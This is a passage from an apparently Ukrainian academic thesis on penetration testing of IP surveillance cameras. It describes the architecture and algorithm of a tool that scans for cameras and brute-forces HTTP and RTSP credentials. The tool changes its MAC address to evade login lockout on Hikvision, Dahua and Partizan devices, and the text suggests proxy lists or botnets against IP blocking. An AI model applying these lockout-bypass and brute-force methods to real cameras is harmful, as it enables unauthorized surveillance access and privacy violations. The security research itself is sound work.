З метою визначення підходів до тестування на проникнення проаналізовано основні сучасні методики та види тестування на проникнення, їх класифікацію, цілі та застосування, зокрема у контексті забезпечення безпеки камер відеоспостереження. Визначено типову послідовність етапів тестування камер відеоспостереження: збір інформації, аналіз відомих вразливостей, експлуатація слабких місць, оцінка наслідків і формування рекомендацій. Визначено, що такий підхід відповідає світовим стандартам (OWASP, PTES) і забезпечує всебічну перевірку безпеки.

Після цього було проаналізовано об’єкт тестування системи відеоспостереження, технології роботи цих систем, протоколи взаємодії.

Розглянуто окремо протоколи такі як RTSP, ONVIF, HTTP, RTMP, їх слабкі і сильні сторони у контексті тестування на проникнення відеокамер.

На основі виконаних досліджень систем відеоспостереження здійснено порівняння інструментів їх тестування на проникнення, надано рекомендації стосовно їх використання, наведено їх основні можливості і функції. Результатом аналізу є висновок про використання комплексного підходу, який зможе повністю або частково з урахуванням основних недоліків ефективно бути використаний для тестування камер відеоспостереження.

З метою врахування етичних аспектів використання засобів тестування на проникнення виявлено критичне значення чіткого нормативно-правового регулювання у цій сфері. Легітимність дій тестувальника залежить від наявності чітко оформленої згоди власника або уповноваженої особи, при цьому дії повинні суворо відповідати межам цієї згоди. Незаконне прослуховування, перехоплення трафіку, доступ до інформації з грифом секретності та вихід за межі систем які дозволено тестувати – кваліфікуються як порушення законодавства, що тягне адміністративну або кримінальну відповідальність.

Виконаний у розділі аналіз дозволив обгрунтувати доцільність розробки програми, яка може ефективно виконувати сканування портів та перебір паролів через протоколи HTTP і RTSP з можливістю автоматичної зміни MAC-адреси для обходу обмежень на кількість спроб входу, що суттєво підвищить якість тестування безпеки IP-камер.

2 АРХІТЕКТУРА ЗАСОБУ

2.1 Аналіз потенційних вразливостей камер відеоспостереження

Проблематика сучасних методів тестування на проникнення камер полягає у таких чинниках: наявність стандартних облікових даних встановлених виробником. Значна кількість пристроїв функціонує на застарілому програмному забезпеченні, яке містить відомі вразливості, надання камерам відеоспостереження публічних IP-адрес без використання VPN або інших механізмів захисту, що робить їх доступними з Інтернету

Захист від підбору паролів таких популярних виробників як Dahua, Hikvision, Partizan у локальній мережі можна обійти за допомогою зміни MAC-адреси пристрою. Якщо розглянути камеру фірми Hikvision, при блокувані камери після деякої кількості невдалих спроб входу, блокується той обліковий запис на який було здійснено невдалий перебір паролів, при цьому блокується MAC-адреса з якої було здійснено перебір. Але при зміні MAC-адреси пристрою, камера обнуляє лічильник спроб для нової MAC-адреси. При використані глобальної мережі інтернет, де пристрої працюють на основі IP, доцільним є використання ботнет систем або великого списку проксі серверів [38]. Використання такого рішення для підбору паролів, дозволить обійти блокування IP-адреси і продовжити атаку. У розглянутих в таблиці 1.1 утилітах відсутня функція зміни MAC-адреси при досягненні певного ліміту у кількості входів.

Підбір паролів до відеокамери відбувається за допомогою підбору паролів до RTSP-потоку, посилання на RTSP-потік виглядає таким чином (рис. 2.1) [39]:




Рисунок 2.1 – Приклад вигляду RTSP посилання

За умови якщо RTSP порт (стандартне значення якого 554) є недоступним, можливим є використання підбору логінів та паролів веб-інтерфейсу входу в камеру або відео реєстратор. Деякі засоби для тестування на проникнення IP-камер тільки частково підтримують таку функцію наприклад Routersploit, який перевіряє стандартні паролі від виробників. Можливим підходом для збільшення ефективності таких інструментів є додавання власних модулів для перебору більшої кількості паролів, або створення програми для цього з автоматичним розпізнаванням сервісу на який проводиться атака. Наведена утиліта не має функції зміни MAC або IP адреси, тим самим це унеможливлює підбір паролю до камери із захистом від підбору.

Ризики при отриманні несанкціонованого доступу до IP-камер включають: витік особистих даних або даних компанії, доступ до збереженої бази відеозаписів, використання камер у ботнетах для проведення кібератак.

2.2 Методика тестування на проникнення

Розгляд методики тестування на проникнення “чорної скриньки” включатиме в себе такі етапи як: збір інформації для визначення відкритих портів (RTSP, HTTP, HTTPS, ONVIF), аналіз вразливостей прошивок з використанням спеціалізованих сканерів наприклад Routersploit [31]. На етапі експлуатації вразливостей використовується різні техніки підбору облікових даних користувачів: атаки грубої сили, словникові атаки, на прикладі утиліт Cameradar, Hydra. Наступним кроком є оцінка впливу на систему, аналіз того чи користувач має права адміністратора, чи можлива зміна даних або налаштувань камери під користувачем до якого вдалося отримати доступ. Останнім етапом є звітність і надання рекомендацій стосовно безпеки камери відеоспостереження.

Поширені проблеми камер відеоспостереження включають в себе такі можливі вектори атак: типові та слабкі паролі до облікових даних, використання застарілих прошивок, надання IP-камері публічної IP-адреси, передача даних без належного шифрування, вразливі веб-інтерфейси [8].

З урахуванням наведених факторів можливо розглянути практичні аспекти даної методики з використанням векторів атак на камери відеоспостереження і організувати атаку на тестову IP-камеру.

Першим етапом є сканування мережі за допомогою утиліти nmap [40] для знаходження пристроїв в яких будуть відкриті стандартні порти, NVR, HVR, IP-камери.

З отриманих даних при скануванні, можливо дізнатися MAC-адресу пристрою. На основі MAC-адреси, визначити чи вона належить до компаній-виробників систем відеоспостереження.

Після визначення відкритих портів та сервісів, які на них працюють, наступним кроком є використання сканерів щодо наявності застарілої прошивки.

У випадках, коли пристрій не містить відомих вразливостей прошивки, тестувальнику доцільно перейти до аналізу політик автентифікації з метою виявлення слабких або стандартних облікових даних. Одним з найпоширеніших методів є словниковий підбір логінів і паролів – атака, що полягає у послідовному переборі великої кількості комбінацій паролів, зазвичай з використанням попередньо підготовленого словника.

IP-камери такого виробника як Hikvision містять обліковий запис адміністратора який неможливо видалити. Це зменшує кількість логінів які потрібно підібрати. Таким чином, наявність фіксованого імені користувача значно спрощує реалізацію атаки, оскільки необхідно підібрати лише пароль, а не пару логін–пароль.

Для реалізації атаки на IP-камери, варто враховувати політику безпеки паролів, яка зазвичай встановлює обмеження на складність пароля: заборона на включення логіна в текст пароля, обов’язкова наявність великих і малих літер, цифр, спеціальних символів. Такі правила є як перешкодою, так і підказкою при наявності доступу до моделі камери. Дані про камеру та її політику безпеки можливо використовувати для генерації словника, який відповідає вимогам політики безпеки.

Однак сучасні IP-камери часто мають механізми захисту від перебору паролів. Серед них – тимчасове блокування облікового запису після визначеної кількості помилкових спроб входу, блокування з IP-адреси джерела запитів або загальне блокування служби автентифікації. Такий захист ускладнює реалізацію класичних атак грубої сили, навіть у разі вдало підібраного словника.

У типових сценаріях камера може заблокувати обліковий запис після, наприклад, шести невдалих спроб автентифікації, незалежно від того, використовувався доступ через веб-інтерфейс або протокол потокової передачі даних (RTSP). В такому разі будь-яке продовження атаки з того ж джерела стає неможливим.

Таким чином методика тестування на проникнення камер відеоспостереження передбачає виконання низки кроків.

- Сканування на наявність хостів, відкритих портів та розпізнавання виробників камер.
- Аналіз результатів сканування
- Проведення атаки підбору пароля через словники до web-сервісу або посилань RTSP потоку.
- Надання звіту з результатів тестування на проникнення.

2.3 Узагальнена архітектура засобу

Програмний засіб для тестування на проникнення IP-камер поділяється на кілька основних модулів, кожен з яких виконує свою функцію в узагальненій архітектурі засобу.

На рисунку 2.2 зображено загальну архітектуру засобу.




Рисунок 2.2 – Узагальнена архітектура засобу

Першим етапом узагальненої архітектури програмного засобу є модуль сканування, який відповідає за виявлення активних IP-камер у локальній мережі. Модуль здійснює пошук активних IP-адрес і сканування портів для доступу до сервісів камери. На основі відповідей пристроїв здійснюється ідентифікація банерів, що дозволяє визначити модель камери, версію прошивки або інші технічні параметри.

Після цього буде використано модуль підбору паролів. Його функцією є проведення словникової атаки на HTTP-форму і на RTSP-потік і підбір потоку до

камери. Разом з ним буде використано модуль маскування. Його основною функцією є запобігання блокуванню через кількість невдалих спроб. Модуль взаємодії, після вдалого входу виведе зображення з камери.

Завершальним етапом є модуль звітності, який формує підсумковий короткий звіт з результатами тестування пристрою.

2.4 Архітектура модуля обходу блокування

Тестування камер на проникнення за допомогою підбору паролів є одним із базових методів перевірки безпеки камери відеоспостереження. У процесі тестування може виникнути проблема з блокуванням MAC-адреси пристрою після перевищення кількості спроб входу в систему через веб-інтерфейс або через відображення відео за допомогою RTSP потоку.

Головне завдання модуля обходу блокування, це зміна MAC-адреси пристрою. Реалізація подібного методу є доцільною в умовах, коли система безпеки базується на блокуванні MAC-адрес. У загальній архітектурі засобу, модуль обходу блокування виконує роль допоміжного елементу, який забезпечує стійкість до захисних механізмів пристроїв і підтримку неперервного циклу тестування на проникнення. Архітектуру модуля можна побачити на рисунку 2.3




Рисунок 2.3 – Архітектура модуля обходу блокування

У підсумку, модуль обходу блокування виконує ключову роль у тестуванні безпеки камер відеоспостереження, забезпечуючи безперервність дослідницького процесу та підвищуючи достовірність оцінки рівня захищеності IP-камер у реальних умовах експлуатації.

2.5 Архітектура модуля підбору паролів

Функціональне призначення даного модуля полягає в автоматизованому здійсненні спроб автентифікації до веб-інтерфейсу пристрою або підбору облікових даних до RTSP-потоку, шляхом використання попередньо сформованих словників з поширеними або типовими заводськими наборами логінів та паролів. Значна кількість IP-камер під час початкового налаштування або протягом тривалого періоду експлуатації зберігає встановлені за замовчуванням облікові дані, що створює загрозу несанкціонованого доступу до системи. Архітектуру модуля підбору паролів можна побачити на рисунку 2.4, де додатково показано дані з якими цей модуль взаємодіє.




Рисунок 2.4 – Архітектура модуля для підбору паролів

Додатковою функцією модуля є можливість підбору стандартних посилань на RTSP-потік, використовуючи MAC-адресу пристрою з результатів модуля аналізу, співставляючи префікси для визначення виробника і стандартного посилання на потік.

Розробка цього модуля є важливим кроком для автоматизації процесу тестування безпеки пристроїв відеоспостереження. Модуль дозволяє виявляти вразливості, пов'язані з використанням стандартних або заводських облікових даних. В цілому, модуль сприяє зміцненню безпеки систем, за рахунок визначення слабких облікових даних в пристроях відеоспостереження.

2.6 Архітектура модуля сканування

Модуль сканування призначена для виявлення та аналізу мережевих пристроїв і сервісів у заданому діапазоні IP-адрес. Основна функція модуля полягає у зборі інформації про доступні пристрої, їх відкриті порти, протоколи, а також характеристики, такі як фірма виробник.

Сканування починається з задання діапазону IP-адрес та портів через командний інтерфейс програми. Після задання усіх даних у програму, проходить сканування мережі на доступні пристрої та їх порти для атаки, за допомогою активних методів сканування таких як: TCP SYN або UDP-сканування.

На рисунку 2.5 наведено архітектуру модуля сканування. Наступним здійснюється аналіз отриманих результатів, що дозволяє визначити типи сервісів які є активними у об'єкті тестування та визначення фірми виробника камери. Результати далі надсилаються іншим модулям для подальшої взаємодії і проведення атаки.

Рисунок 2.5 – Архітектура модуля сканування

2.7 Висновки з розділу

У другому розділі було розглянуто проблему вразливостей камер відеоспостереження та запропоновано архітектуру програмного засобу для тестування їхньої безпеки. Було виявлено, що значна частина камер відеоспостереження мають суттєві недоліки у механізмах автентифікації. Обійти встановлені обмеження на кількість спроб входу можливо за допомогою підміни MAC-адреси, що дозволяє зняти блокування після деякою кількості невдалих спроб входу. При підключенні камер до Інтернету, доцільним є використання великої кількості проксі-серверів, що унеможливлює блокування за IP-адресою.

У розділі також було приділено увагу типам портів, які найчастіше залишаються відкритими на IP-камерах, зокрема RTSP (554), HTTP (80, 8080) та HTTPS (443). Виявлення цих портів дозволяє встановити можливі шляхи взаємодії з пристроєм, що критично важливо для подальшого аналізу. У межах запропонованої архітектури засобу окремо були розглянуті компоненти для збору інформації про пристрій, модуля підбору паролів та модуля обходу блокування за MAC-адресою.

Запропонована в розділі методика "чорної скриньки" включає виявлення відкритих портів, перевірку вразливостей прошивки, перебір облікових даних (словникові та атаки грубої сили), перевірку рівня доступу й формування звіту.

Для реалізації методики було запропоновано узагальнену архітектуру засобу, яка є модульною, що дозволяє в подальшому масштабувати цей засіб. Розроблена архітектура охоплює всі процедури, необхідні для тестування на проникнення камер відеоспостереження. Для проєктування на більш низькому рівні було деталізовано архітектуру ключових модулів засобу. Після розробки архітектури доцільно перейти до розробки алгоритмів роботи засобу та обрати засоби розроблення.

3 АЛГОРИТМ РОБОТИ ЗАСОБУ

3.1 Узагальнений алгоритм

У межах дослідження повинно бути розроблено програмний засіб, який дозволяє здійснювати тестування безпеки IP-камер. Функціонал програми включає підбір паролів та RTSP посилань за словниками, виявлення виробника пристрою, маскування в мережі задля обходу блокування. Такий підхід забезпечує ефективне тестування пристроїв відеоспостереження на проникнення з використанням підбору паролів.

Алгоритм починається з ініціалізації параметрів: шлях до словників для підбору паролів, вибір цілі або діапазону IP адрес. Далі користувач обирає чи потрібно сканувати ціль. Під час сканування буде досліджено стандартні порти на яких розташовані сервіси для доступу до камери відеоспостереження (80, 443, 554, 8000, 8080) при відсутності зазначених користувачем даних. Програма за результатами сканування в локальній мережі, після визначення MAC-адреси, зможе співставити MAC пристрою зі списком MAC-адрес пристроїв виробників і визначити фірму виробника камери. Якщо дані про ціль вже зібрано, є можливість пропустити цей крок. Наступним кроком користувач вибирає чи потрібен обхід блокування камери. Використання постійної заміни MAC-адрес впливає на швидкість підбору паролів.

У разі якщо в пристрої немає захисту від підбору паролів, використання захисту від блокування не є доцільним через зниження швидкості підбору, швидкість буде залежати від роботи мережевого інтерфейсу після перезавантаження. Процес підбору повторюється до вичерпання словника паролів або до отримання доступу до облікового запису.

Після завершення тестування формується звіт, який містить результати роботи всіх модулів, включаючи дані про виявлені пристрої, успішно підібрані пароль і логін, або навпаки повідомлення про відсутність коректних облікових даних у словнику, а також інформацію про застосовані методи обходу захисних механізмів. Такий комплексний підхід дозволяє здійснити детальне тестування

безпеки IP-камери через підбір паролів до сервісів, забезпечує автоматизацію ключових етапів тестування, що є вкрай важливим для адаптації до сучасних систем захисту та їх обмежень. Таким чином описаний алгоритм формалізовано на рисунку 3.1




Рисунок 3.1 – Узагальнений алгоритм роботи засобу

Як видно з рисунку 3.1 ключовими процедурами є підбір паролів та сканування. Відповідно доцільно детальніше розробити ці процедури.

3.2 Алгоритм підбору паролів

Одним із ключових елементів програмного засобу є модуль автоматизованого підбору облікових даних до IP-камер. Цей модуль дозволяє перевірити стійкість паролів і можливості витоку облікових даних в мережу за рахунок підбору відомих комбінацій.

Алгоритм починається з вибору мережевого інтерфейсу, який буде використовуватись для здійснення підключень до цільового пристрою. Після цього запускається цикл взаємодії із словником, він перевіряє чи не вичерпані дані для подальшого підбору пароля. На кожній ітерації виконується спроба підключення до IP-камери з використанням даних зі словників логінів та паролів, а також словника RTSP потоків.

Якщо словник вичерпано або було вдале підключення за вибраними обліковими даними, цикл завершується. Якщо з'єднання встановити не вдалося, змінна Attempt збільшується на одиницю, після чого перевіряється умова кратності числу n (кількість спроб до блокування). Якщо умова виконується, змінюється MAC-адреса мережевого інтерфейсу. Цей метод дозволяє обійти механізм блокування IP-камери у локальній мережі.

У разі успішної авторизації результати зберігаються у лог-файл, що дозволяє здійснити подальший аналіз отриманих даних у наступному модулі. Таким чином, алгоритм забезпечує надійний інструмент для дослідження стійкості IP-камер до несанкціонованого доступу в умовах, наближених до реальних сценаріїв атак.

Для подальшої розробки програми можливим є використання проксі серверів для обходу захисту від підбору у камері яка знаходиться у локальній мережі. Але для повноцінного тестування даного методу потрібна велика кількість проксі серверів або пристроїв з різним IP, що на даному етапі розробки не є можливим. Тому буде розглянуто лише алгоритм у роботі з локальною мережею який представлено на рисунку 3.2.

